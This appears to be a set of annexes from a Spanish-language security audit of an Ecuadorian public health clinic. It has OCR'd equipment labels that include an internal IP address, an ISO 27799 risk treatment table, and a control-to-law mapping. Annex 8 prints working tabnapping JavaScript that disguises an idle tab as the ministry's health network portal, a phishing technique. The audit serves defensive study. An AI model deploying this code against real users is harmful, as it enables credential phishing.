

MINISTERIO DE SALUD PÚBLICA
CONTRA LA
RESISTENCIA ANTIMICROBIANA
¡ACTUEMOS YA!
Noviembre
12-18
Semana Mundial de Concienciación sobre el uso de los Antibióticos
14
Día Mundial de la Diabetes
AOC


mydlink


LAN2
LAN1
VOIP
Phone1
Phone2
WIFI1
WPS1
WIFI2
TRONCAL IP: 23958240 (Puerto 1)
10.238.10.214/30 - 10.238.10.213/30


AC POWER
FIRE ALARM
SUPERVISORY
TROUBLE
ENTER
RECALL
ACK/STEP
RESET
CAUTION
VIPER TECH
BATTERIES
VIP-712 12V7Ah/20Hr
CAUTION


Please visit www.eaton.com/pq/register
to register your product today!
Register now to:
• Activate your warranty
• Receive important
product and upgrade
information
EATON




CONNECTION
CAM 1
CAM 2
CAM 3
CAM 4
CAM 5
CAM 6
CAM 7
CAM 8
CAM 9
CAM 10
CAM 11
CAM 12


3com
25
27/28
Speed
Link/Act
28/28
Console


Toda una Vida
EL GOBIERNO DE TODOS
TICS
SOLO PERSONAL AUTORIZADO


TICS
SOLO PERSONAL AUTORIZADO


HASTA 70% AHORRO DE ENERGÍA
con DUAL Inverter
LG
DUAL Inverter

ANEXO 8 (CÓDIGO TABNAPPING)

CÓDIGO TABNAPPING

```
 (function(){
var TIMER = null;
var HAS_SWITCHED = false;
// Events
window.onblur = function(){
TIMER = setTimeout(changeItUp, 5000);
}
window.onfocus = function(){
if(TIMER) clearTimeout(TIMER);
}
// Utils
function setTitle(text){ document.title = text; }
// This favicon object rewritten from:
// Favicon.js - Change favicon dynamically [http://ajaxify.com/run/favicon].
// Copyright (c) 2008 Michael Mahemoff. Icon updates only work in Firefox
and Opera.
favicon = {
docHead: document.getElementsByTagName("head")[0],
set: function(url){
this.addLink(url);
},
addLink: function(iconURL) {
var link = document.createElement("link");
link.type = "image/x-icon";
link.rel = "shortcut icon";
link.href = iconURL;
this.removeLinkIfExists();
this.docHead.appendChild(link);
},
removeLinkIfExists: function() {
var links = this.docHead.getElementsByTagName("link");
for (var i=0; i<links.length; i++) {
var link = links[i];
if (link.type=="image/x-icon" && link.rel=="shortcut icon") {
this.docHead.removeChild(link);
return; // Assuming only one match at most.
}
}
},
get: function() {
var links = this.docHead.getElementsByTagName("link");
for (var i=0; i<links.length; i++) {
var link = links[i];
if (link.type=="image/x-icon" && link.rel=="shortcut icon") {
return link.href;
}
}
}
};
function createShield(){
div = document.createElement("div");
div.style.position = "fixed";
div.style.top = 0;
div.style.left = 0;
div.style.backgroundColor = "white";
div.style.width = "100%";
div.style.height = "100%";
div.style.textAlign = "center";
document.body.style.overflow = "hidden";
img = document.createElement("img");
img.style.paddingTop = "15px";
```

```
img.src = "http://img.skitch.com/20100524-b639xgwegpdej3cepch2387ene.png";
var oldTitle = document.title;
var oldFavicon = favicon.get() || "/favicon.ico";
div.appendChild(img);
document.body.appendChild(div);
img.onclick = function(){
div.parentNode.removeChild(div);
document.body.style.overflow = "auto";
setTitle(oldTitle);
favicon.set(oldFavicon)
}
}
function changeItUp(){
if( HAS_SWITCHED == false ){
createShield("https://sgrdacaa.msp.gob.ec/ ");
setTitle( "Red Pública de atención Integral");
favicon.set("https://sgrdacaa.msp.gob.ec/ ");
HAS_SWITCHED = true;
}
}
})();
```

ANEXO 9 (TRATAMIENTO A RIESGOS DETECTADOS EN EL CENTRO DE SALUD TIPO B “FRAY BARTOLOMÉ DE LAS CASAS” MSP SEGÚN NORMA ISO27799:2008)

IDENTIFICACIÓN			Tratamiento a riesgos encontrados centro de salud tipo B “Fray Bartolomé de las Casas” MSP						
Tipificación	Amenaza ISO 27799	Riesgo	Principio de seguridad	Analisis		Nivel del riesgo	Tratamiento	Acciones a tomar	Recomendaciones
			Informatica afectada	Probabilidad de ocurrencia	Impacto				
RMS1	Suplantacion interna	Posible ingreso de usuarios externos con credenciales de usuarios activos	INTEGRIDAD CONFIDENCIALIDAD	PROBABLE	ALTO	Riesgo Alto	MITIGAR	Especificar un control de acceso efectivo para todos los operadores de aplicaciones médicas	Generar política de seguridad
RMS2	Suplantacion mediante proveedores de servicio	Personal contratado utiliza sus accesos privilegiados a los sistemas para obtener acceso no autorizado a los datos	INTEGRIDAD CONFIDENCIALIDAD DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	TRANSFERIR	Validar usuarios externos con credenciales y privilegios.	Generar política de seguridad
RMS3	Suplantacion por externos	Terceros no autorizados obtienen acceso a los recursos o datos del sistema, bien haciéndose pasar por un usuario autorizado o convirtiéndose de forma fraudulenta en un usuario autorizado	INTEGRIDAD DISPONIBILIDAD CONFIDENCIALIDAD	PROBABLE	ALTO	Riesgo Alto	TRANSFERIR	Utilizacion de equipos perimetrales de seguridad, firewall	Generar política de seguridad
RMS4	Uso no autorizado de una aplicacion de informatica sanitaria	Los usuarios no autorizados que pueden realizar alteraciones malintencionadas de los datos(pacientes, personal operativo sanitario, etc)	INTEGRIDAD CONFIDENCIALIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	sistemas de seguridad externo (cámaras de vigilancia, personal de seguridad) Implementar politicas de cambios en aplicaciones médicas,	Generar política de seguridad
RMS5	Introduction de software danino o perjudicial	La introduccion de software danino o perjudicial constituye un fallo en la protection antivirus o en el control de cambios de software (Virus)	INTEGRIDAD DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Mantener actualizado antivirus, licencias de software y realizar campanas de concientizacion	Generar política de seguridad
RMS6	Uso indebido de los recursos del sistema	Usuarios que utilizan los sistemas y servicios de información sanitaria para su trabajo personal	DISPONIBILIDAD	IMPROBABLE	BAJO	Riesgo Bajo	ACEPTAR	Revisión de contratos de trabajo y responsabilidades.	Generar política de seguridad
RMS7	Infriltración en las comunicaciones	Datos se pueden manipular indebidamente el flujo normal de los datos a lo largo de la red	INTEGRIDAD	PROBABLE	ALTO	Riesgo Alto	TRANSFERIR	Implementar equipos perimetrales de seguridad	Generar política de seguridad
RMS8	Intercepción de las comunicaciones	Paquetes de datos pueden anularse mediante la intercepcion de la comunicación por falta de encriptación	CONFIDENCIALIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Implementar equipos perimetrales de seguridad	Generar política de seguridad
RMS9	Repudio	Usuarios niegan que han enviado un mensaje o los usuarios que niegan que han recibido un mensaje	DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	ACEPTAR	Monitoreo de reportes de rendimiento, estadistica de eficiencia en manejo de pacientes	Generar política de seguridad
RMS10	Fallo en la conexión	Incluye fallos en las redes de información sanitaria	DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	TRANSFERIR	Revisar SLA y planes de contingencia	Generar política de seguridad
RMS11	Codigo malicioso empotrado	Amenaza de virus electrónico y descargas hostiles, afectaciones en tecnologia móvil e inalámbricas.	INTEGRIDAD DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Actualización constante de antivirus, firewall y capacitacion sobre riesgos de código malicioso	Generar política de seguridad
RMS12	Asignacion de ruta indebida accidental	La information pudiera entregarse a un destino incorrecto cuando se envia en una red	CONFIDENCIALIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Protocolo de manejo de información, vitacora de control de cambios en datos	Generar política de seguridad
RMS13	Fallo tecnico del equipo, de los dispositivos de almacenamiento o de la infraestructura de red	Fallos de hardware, los fallos de red o fallos en los equipos de almacenamiento de datos.	DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	TRANSFERIR	Revisión de SLA, SLI y planes de contingencia	Generar política de seguridad
RMS14	Fallos de entorno de soporte	incluyendo fallos en la alimentación eléctrica e interrupciones del servicio que surgen de desastres naturales o provocados por el hombre, en los sistemas relacionados con aplicaciones médicas	DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	TRANSFERIR	Plan de contingencia	Generar política de seguridad
RMS15	Fallo en el software de sistemas o en el software de red	ataques de denegación del servicio se facilitan enormemente por las debilidades en él, o la mala configuración del software de sistema operativo o del software del sistema operativo de red.	INTEGRIDAD	POSIBLE	MEDIO	Riesgo Medio	TRANSFERIR	Revisión de infraestructura de seguridad, Plan de contingencia	Generar política de seguridad
RMS16	Fallo en las aplicaciones de software	Por ejemplo ataques de denegación de servicios en aplicaciones de información sanitaria.	CONFIDENCIALIDAD INTEGRIDAD	POSIBLE	Mayor	Riesgo Medio	MITIGAR	Plan de contingencia, establecer control de cambios y verificación de integridad del software	Generar política de seguridad
RMS17	Error del operador	Revelaciones no intencionadas y una gran proporción de disposiciones de datos no intencionadas.	CONFIDENCIALIDAD	PROBABLE	ALTO	Riesgo Alto	MITIGAR	Revisión de histórico de transacciones de aplicaciones médicas, capacitación al pesonal operador	Generar política de seguridad
RMS18	Errores de mantenimiento	Errores de los responsables del mantenimiento de los sistemas de hardware y del software.	INTEGRIDAD CONFIDENCIALIDAD DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	TRANSFERIR	Implementación de SLA	Generar política de seguridad
RMS19	Error de usuario	Información confidencial se envíe a un receptor erróneo.	CONFIDENCIALIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Capacitación a operadores de aplicaciones médicas	Generar política de seguridad
RMS20	Escasez de personal	Ausencia de personal clave y la dificultad de su reemplazo	INTEGRIDAD	POSIBLE	ALTO	Riesgo Alto	MITIGAR	Capacitación a operadores de aplicaciones médicas, orgánico de funciones y responsabilidades en contratos de trabajo	Generar política de seguridad
RMS21	Robo por internos	Incluyendo el robo de equipamiento o de los datos	CONFIDENCIALIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Revisión de normas de seguridad física, guardianía, Politica de seguridad	Generar política de seguridad
RMS22	Robo por externos:	incluyendo el robo de equipos o datos	CONFIDENCIALIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Revisión de normas de seguridad física, guardianía, Politica de seguridad	Generar política de seguridad
RMS23	Daño premeditado por internos	Vandalismo y otros casos en los que se causa daño físico a los sistemas de TI o al entorno que los soporta	INTEGRIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Politica de seguridad	Generar política de seguridad
RMS24	Dano premeditado por externos	Vandalismo y otros casos en los que se causa daño físico a los sistemas de TI o al entorno que los soporta	INTEGRIDAD	POSIBLE	MEDIO	Riesgo Medio	MITIGAR	Politica de seguridad	Generar política de seguridad
RMS25	Terrorismo	incluye actos de grupos extremistas que buscan el daño o la alteración del trabajo de las organizaciones sanitarias o dañar a proveedores sanitarios o alterar las operaciones de los sistemas de información sanitaria	DISPONIBILIDAD	POSIBLE	MEDIO	Riesgo Medio	ACEPTAR	Plan de contingencia	Generar política de seguridad

ANEXO 10 (MAPEO DE CRITERIOS DE NORMA ISO27799, NORMATIVA LEGAL SANITARIA NACIONAL E INTERNACIONAL Y RIESGOS DETECTADOS EN EL CENTRO DE SALUD TIPO B “FRAY BARTOLOMÉ DE LAS CASAS” MSP).

Mapeo de criterios de norma ISO27799, normativa legal sanitaria nacional e internacional y riesgos detectados en el hospital del día “Las Casas”

RIESGO DETECTADO					NORMA ISO 27799:2008			NORMATIVA LEGAL ECUATORIANA		POLÍTICA DE SEGURIDAD	
Tipificación	Amenaza ISO 27799	Riesgo	Nivel de Riesgo	Tratamiento	ID.	CONTROL	DETALLE	MARCO LEGAL	DETALLE	ID	DETALLE
					7.2.1	**Documento de políticas de seguridad de la información**	Las organizaciones que procesen información sanitaria, que incluya datos personales sanitarios, deberán tener una política de seguridad de la información escrita, aprobada por la dirección, publicada, y a continuación comunicada a todos los empleados y partes externas relevantes.	Normas de Control Interno Contraloría General del Estado del Ecuador	300 Evaluación del Riesgo.- La máxima autoridad establecerá los mecanismos necesarios para identificar, analizar y tratar losriesgos a los que está expuesta la organización para el logro de sus objetivos.El riesgo es la probabilidad de ocurrencia de un evento no deseado que podría perjudicar o afectaradversamente a la entidad o su entorno. La máxima autoridad, el nivel directivo y todo el personal dela entidad serán responsables de efectuar el proceso de administración de riesgos, que implica lametodología, estrategias, técnicas y procedimientos, a través de los cuales las unidadesadministrativas identificarán, analizarán y tratarán los potenciales eventos que pudieran afectar laejecución de sus procesos y el logro de sus objetivos	ARTICULO 1.-	La presnte La Política de seguridad esta orientada a proteger la integridad, confidencialidad y disponibilidad de la información sanitaria de aplicaciones médicas del laboratorio clinico del Hospital del Dia "Las Casas" MSP. La mismo debido a su naturaleza es de carácter confidencial.
										ARTICULO 2.-	La presente política deberá ser escrita y aprobada por la dirección y socializaca a todos los empleados y las partes externas relevantes
					7.2.2	**Revisión del documento de políticas de seguridad de la información**	Las políticas de seguridad de la información de las organizaciones sanitarias deberían estar sujetas a una revisión en curso, por fases de tal forma que se revise la totalidad de las políticas al menos una vez al año. Las políticas deberían revisarse después de la ocurrencia de un incidente serio de seguridad.	Normas de Control Interno Contraloría General del Estado del Ecuador	401-03 Supervisión Los directivos de la entidad, establecerán procedimientos de supervisión de los procesos yoperaciones, para asegurar que cumplan con las normas y regulaciones y medir la eficacia yeficiencia de los objetivos institucionales, sin perjuicio del seguimiento posterior del control interno.La supervisión de los procesos y operaciones se los realizará constantemente para asegurar que sedesarrollen de acuerdo con lo establecido en las políticas, regulaciones y procedimientos enconcordancia con el ordenamiento jurídico; comprobar la calidad de sus productos y servicios y elcumplimiento de los objetivos de la institución.	ARTICULO 3.-	La política de seguridad será objeto de evaluación periodica mínimo una vez al año, donde se analizará su eficiencia y se podrá hacer actualizaciones y modificaciones
					7.3.2.1	**Compromiso de gestión para la seguridad de la información, la coordinación de la seguridad de la información y la asignación de responsabilidades en seguridad de la información**	Las organizaciones que traten datos personales sanitarios deberán: a) definir y asignar claramente las responsabilidades de seguridad de la información; b) tener un ISMF en funcionamiento para asegurar que existe una dirección clara y soporte visible de la dirección para las iniciativas de seguridad que impliquen a la seguridad de la información sanitaria	Normas de Control Interno Contraloría General del Estado del Ecuador	200-04 Estructura organizativaLa máxima autoridad debe crear una estructura organizativa que atienda el cumplimiento de sumisión y apoye efectivamente el logro de los objetivos organizacionales, la realización de losprocesos, las labores y la aplicación de los controles pertinentes.La estructura organizativa de una entidad depende del	ARTICULO 4.-	El Hospital del dia "Las Casas" MSP a través de su máxima autoridad se debe comprometer sus esfuerzos para gestionar la seguridad de la información de aplicaciones médicas, asignando responsabilidades en la administración de la misma.
								Normas de Control Interno Contraloría General del Estado del Ecuador	Art. 16.- La custodia física de la historia clínica es responsabilidad de la institución en la que repose. El personal de la cadena sanitaria, mientras se brinda la prestación, es responsable de la custodia y del buen uso que se dé a la misma, generando las condiciones adecuadas para el efecto	ARTICULO 5.-	Se designa como responsable de la información resultado de aplicaciones médicas de laboratorio clínico al lider de laboratorio quien reunirá, publicará y comentará los incidentes presentados en la gestión de información

RMS1	Suplantacion interna	Posible ingreso de usuarios externos con credenciales de usuarios activos	ALTO	MITIGAR	7.3.2.3	**Acuerdos de confidencialidad**	las organizaciones que traten datos personales sanitarios deberán tener un acuerdo de confidencialidad en vigor que especifique la naturaleza confidencial de esta información. El acuerdo deberá ser aplicable a todo el personal que accede a la información sanitaria.	Código Orgánico Intgral Penal	Art. 234.- Acceso no consentido a un sistema informático, telemático o de telecomunicaciones.- La persona que sin autorización acceda en todo o en parte a un sistema informático o sistema telemático o de telecomunicaciones o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho, para explotar ilegítimamente el acceso logrado, modificar un portal web, desviar o redireccionar de tráfico de datos o voz u ofrecer servicios que estos sistemas proveen a terceros, sin pagarlos a los proveedores de servicios legítimos, será sancionada con la pena privativa de la libertad de tres a cinco años	ARTICULO 6.-	Todos el personal médico, administrativo y operativo del hospital del día "Las Casas" del MSP Suscribirá un acuerdo de confidencialidad de la informacíon de aplicaciones clinicas que deberá incluir los términos y condiciones de contratación de los empleados que procesan, o procesarán, datos personales sanitarios una declaración sobre las responsabilidades del empleado en seguridad de la información
										ARTICULO 7.-	Para el acceso a sistemas de información que contenga datos de aplicaciones se requerirá el uso de credenciales únicas para cada usuario, las mismas que serán concedidas por el departamento de TIC conun usuario y contraseña
										ARTICULO 8.-	El líder de laboratorio deberá definir y socializar un nivel de permisos para acceder a la información de aplicaciones médicas de laboratorio, señalando los usuarios con permiso de lectura, escritura y eliminación de información.
										ARTICULO 9.-	Las credenciales y contraseñas de usuario deberán ser administradas por el departamento de TIC y tendrán un minimo de 8 y máximo 10 caracteres alfanuméricos en la contraseña y validadas cada 6 meses
										ARTICULO 10.-	Es resposabilidad del trabajador el cuidado de la información de accesos, por lo que deberá evitar mantener copias escritas de las claves o usuarios, de igual manera queda restringido el préstamo de credenciales a otros usuarios, so pena de la sanción administrativa correspondiente.
					7.5.2.2	**Concienciación, formación y capacitación en seguridad de la información**	Todas las organizaciones que traten datos personales sanitarios deberán asegurar que se proporciona formación y capacitación en seguridad de la información, y que se proporciona a todos los empleados actualizaciones regulares en políticas y procedimientos de seguridad de la organización, y cuando sea relevante, a los contratistas terceros, los investigadores, los estudiantes y los voluntarios que tratan datos personales sanitarios.		ARTICULO 11.-	Es responsabilidad de los gestores de aplicaciones médicas de labotarorio clinico el manejo de sus credenciales de usuario, por lo que su uso es único y exclusivo del personal acreditado. el uso de las misma spor terceros conllevará a procesos disciplinarios con respecto a las brechas de seguridad de la información que se generen

					7.8.1	**Requisitos para el control de accesos en Sanidad**	Las organizaciones que traten datos personales sanitarios deberán controlar los accesos a esa información. En general, los usuarios de sistemas de información sanitarios sólo deberían acceder a datos personales sanitarios: a) cuando exista una relación de asistencia sanitaria entre el usuario y el sujeto de los datos (el sujeto de la asistencia cuyos datos sanitarios están siendo accedidos); b) cuando el usuario esté realizando una actividad en nombre del sujeto de los datos; c) cuando existe la necesidad de datos específicos para dar soporte a esta actividad.			ARTICULO 12.-	El líder de laboratorio deberá controlar los accesos a la información de aplicaciones médicas los usuarios autorizados en las siguientes circunstancias: a) cuando exista una relación de asistencia sanitaria entre el usuario y el sujeto de los datos (el sujeto de la asistencia cuyos datos sanitarios están siendo accedidos); b) cuando el usuario esté realizando una actividad en nombre del sujeto de los datos; c) cuando existe la necesidad de datos específicos para dar soporte a esta actividad.
RMS2	Suplantacion mediante proveedores de servicio	Personal contratado utiliza sus accesos privilegiados a los sistemas para obtener acceso no autorizado a los datos	MEDIO	TRANSFERIR	**7.3.3.3**	**Tratamiento de la seguridad en contratos con terceros**	Las organizaciones de salud que usen los servicios de terceros, cuando los servicios de esas partes traten datos personales sanitarios, deberán emplear contratos formales que especifiquen: a) la naturaleza y valor confidencial de los datos personales sanitarios; b) las medidas de seguridad a implementar y/o cumplir; c) los límites de los terceros para acceder a esos servicios; d) los niveles de servicio a alcanzar en los servicios proporcionados; e) el formato y la frecuencia de la notificación al ISMF de la organización de salud; f) la disposición para la representación de la tercera parte en las reuniones y grupos de trabajo de la organización de salud; g) las disposiciones para las auditorías de conformidad de los terceros; h) las penalizaciones exigidas en el caso de cualquier fallo con respecto a lo anterior.	Código Orgánico Intgral Penal	Art. 234.- Acceso no consentido a un sistema informático, telemático o de telecomunicaciones.- La persona que sin autorización acceda en todo o en parte a un sistema informático o sistema telemático o de telecomunicaciones o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho, para explotar ilegítimamente el acceso logrado, modificar un portal web, desviar o redireccionar de tráfico de datos o voz u ofrecer servicios que estos sistemas proveen a terceros, sin pagarlos a los proveedores de servicios legítimos, será sancionada con la pena privativa de la libertad de tres a cinco años	ARTICULO 13.-	Los proveedores de servicios externos que brinden sus servicios al Hospital del dias "Las Casas", deberá ser capacitados sobre la naturaleza y valor confidencial de los datos personales sanitarios, y deberán suscribir un acuerdo de confidencialidad donde se señale los límites de los terceros para acceder a esos servicios; los niveles de servicio a alcanzar en los servicios proporcionados; las penalizaciones exigidas en el caso de cualquier fallo con respecto a lo anterior.

RMS3	Suplantacion por externos	Terceros no autorizados obtienen acceso a los recursos o datos del sistema, bien haciéndose pasar por un usuario autorizado o convirtiéndose de forma fraudulenta en un usuario autorizado	ALTO	TRANSFERIR	**7.3.3.1**	**Identificación de los riesgos relativos a las partes externas**	Las organizaciones que traten información sanitaria deberán evaluar los riesgos asociados con el acceso por partes externas a estos sistemas o a los datos que contienen, y a continuación implementar los controles de seguridad que sean apropiados para el nivel de riesgo identificado y las tecnologías empleadas.	Código Orgánico Intgral Penal	Art. 233.- Delitos contra la información pública reservada legalmente. La persona que destruya o inutilice información clasificada de conformidad con la Ley, será sancionada con pena privativa de libertad de cinco a siete años. La o el servidor público que, utilizando cualquier medio electrónico o informático, obtenga este tipo de información, será sancionado con pena privativa de libertad de tres a cinco años. Cuando se trate de información reservada, cuya revelación pueda comprometer gravemente la seguridad del Estado, la o el servidor público encargado de la custodia o utilización legítima de la información que sin la autorización correspondiente revele dicha información, será sancionado con pena privativa de libertad de siete a diez años y la inhabilitación para ejercer un cargo o función pública por seis meses, siempre que no se configure otra infracción de mayor gravedad"	ARTICULO 14.-	El departamento de TIC , deberá gestionar la evaluación de riesgos asociados con el accesos de externos, notificarlos a la máxima autoridad e implementar controles apropiados
RMS4	Uso no autorizado de una aplicacion de informatica sanitaria	Los usuarios no autorizados que pueden realizar alteraciones malintencionadas de los datos(pacientes, personal operativo sanitario, etc)	MEDIO	TRANSFERIR	**7.4.1**	**Responsabilidad para los activos de información sanitaria**	Las organizaciones que traten datos personales sanitarios deberían: a) controlar los activos de información sanitaria (es decir mantener un inventario de tales activos); b) tener designado un custodio de estos activos de información sanitaria; c) tener reglas para el uso aceptable de estos activos que estén identificadas, documentadas e implementadas	Código Orgánico Intgral Penal	Art. 232.- Ataque a la integridad de sistemas informáticos. La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años	ARTICULO 15.-	El departamento de TIC a través de su equipo técnico desiganará un responsable del control de inventario de los activos de información de aplicaciones médicas (hardware y software).
										ARTICULO 16.-	El departamento de TIC a través de su equipo técnico desiganará un custorio de los activos de informacion sanitaria, quien será el responsable de la integridad física de los equipos que almacenan aplicaciones médicas, se registrará en una bitácora del estado de los equipos y las incidencias que se puedan presentar.
										ARTICULO 17.-	Los usuarios son responsables del uso de su estación de trabajo por lo que deberán hacer uso del bloqueo de sesion o protector de pantalla cuando no se encuentren en su sitio de trabajo.
										ARTICULO 18.-	El departamento de TIC socializará reglas de uso de equipos de aplicaciones médicas, gestión de información y politicas de seguridad.
RMS5	Introduction de software danino o perjudicial	La introduccion de software danino o perjudicial constituye un fallo en la protection antivirus o en el control de cambios de software (Virus)	MEDIO	MITIGAR	**7.7.4.1**	**Controles contra el código malicioso**	las organizaciones que traten datos personales sanitarios deberán implantar controles adecuados de prevención, detección y respuesta para proteger contra el software malicioso y deberán implantar la formación adecuada para la concienciación del usuario.	Código Orgánico Intgral Penal	Art. 232.- Ataque a la integridad de sistemas informáticos. La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad	ARTICULO 19.-	El líder de laboratorio comprobará que todas las estaciones de trabajo del laboratorio clínico del Hospital de día "Las Casas" deben poseer un antivirus con licenia actualizado en su base de datos de virus.
										ARTICULO 20.-	Se prohibe el uso de dispositivos de almacenamiento externo USB desconocidos dentro de los equipos de aplicaciones médicas
RMS6	Uso indebido de los recursos del sistema	Usuarios que utilizan los sistemas y servicios de información sanitaria para su trabajo personal	BAJO	ACEPTAR				Organización Panamericana de la Salud	c) Concientización sobre la seguridad de la información. La Oficina seguirá desplegando su programa de concientización sobre la seguridad de la información para incluir diferentes maneras de concientizar a los usuarios que tienen acceso a los sistemas informáticos de la Oficina.	ARTICULO 21.-	Se prohibe el uso de los equipos de aplicaciones médicas para actividades diferentes a gestión de información inherente a las mismas, para lo cual el lider de laboratorio deberá supervisar su utilización

RMS7	Infriltración en las comunicaciones	Datos se pueden manipular indebidamente el flujo normal de los datos a lo largo de la red	ALTO	TRANSFERIR	**7.6.2.2**	**Instalaciones de suministro, seguridad del cableado y mantenimiento de los equipos**	las organizaciones sanitarias deberían prestar la consideración debida al apantallado de la red y demás cables en áreas con altas emisiones por parte de dispositivos médicos.	Código Orgánico Intgral Penal	Art. 230.- Interceptación ilegal de datos. Será sancionada con pena privativa de libertad de tres a cinco años: 1. La persona que, sin orden judicial previa, en provecho propio o de un tercero, intercepte, escuche, desvíe, grabe u observe, en cualquier forma un dato informático en su origen, destino o en el interior de un sistema informático, una señal o una transmisión de datos o señales con la finalidad de obtener información registrada o disponible.	ARTICULO 22.-	El departamento de TIC deberá Implementar un sistema de seguridad que permita monitorear el tráfico de red y notificar actividad sospechosa.
RMS8	Intercepción de las comunicaciones	Paquetes de datos pueden anularse mediante la intercepcion de la comunicación por falta de encriptación	MEDIO	MITIGAR	**7.7.8.3**	**Mensajería electrónica**	Las organizaciones que transmitan datos personales sanitarios mediante mensajería electrónica deberían realizar acciones para asegurar su confidencialidad e integridad. Es importante destacar que la seguridad de un correo electrónico y de los mensajes instantáneos que contengan datos personales sanitarios puede implicar procedimientos para el personal sanitario que no pueden ser impuestos ni a los sujetos de la asistencia ni al público. El correo electrónico entre profesionales sanitarios que contenga datos personales sanitarios debería encriptarse durante el tránsito. Un enfoque para esto implica el uso de certificados digitales. Véase la bibliografía para una lista de las normas relativas al uso de certificados digitales en entornos sanitarios.	Código Orgánico Intgral Penal	Art. 230.- Interceptación ilegal de datos. Será sancionada con pena privativa de libertad de tres a cinco años: 1. La persona que, sin orden judicial previa, en provecho propio o de un tercero, intercepte, escuche, desvíe, grabe u observe, en cualquier forma un dato informático en su origen, destino o en el interior de un sistema informático, una señal o una transmisión de datos o señales con la finalidad de obtener información registrada o disponible.	ARTICULO 23.-	Para la transmision de datos hará uso de protocolos para asegurar su confidencialidad e integridad, El correo electrónico entre profesionales sanitarios que contenga datos referentes a aplicaciones médicas deberña encriptarse durante el tránsito, con el uso de certificados digitales
